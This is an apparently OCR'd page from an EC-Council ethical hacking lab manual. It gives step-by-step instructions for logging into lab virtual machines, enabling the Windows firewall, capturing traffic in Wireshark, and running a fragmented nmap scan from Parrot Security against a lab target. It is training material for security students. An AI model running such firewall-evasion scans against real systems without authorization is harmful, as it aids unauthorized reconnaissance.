
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, enable Windows Defender Firewall and click **OK**, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Minimize the **Control Panel** window, click **Search** icon ( ) on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



5. The **Wireshark Network Analyzer** window appears, Start capturing packets by double-clicking the available ethernet or interface (here, **Ethernet**).

   Note: If **Software Update** window appears, click **Remind me later**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Switch to the **Parrot Security** virtual machine.
7. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
8. Click the **MATE Terminal** icon in the top-left corner of the **Desktop** to open a **Terminal** window.
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
11. Now, type **cd** and press **Enter** to jump to the root directory.




12. In the terminal window, type **nmap -f [Target IP Address]**, (here, the target machine is **Windows 11** [**10.10.1.11**]) and press **Enter**.

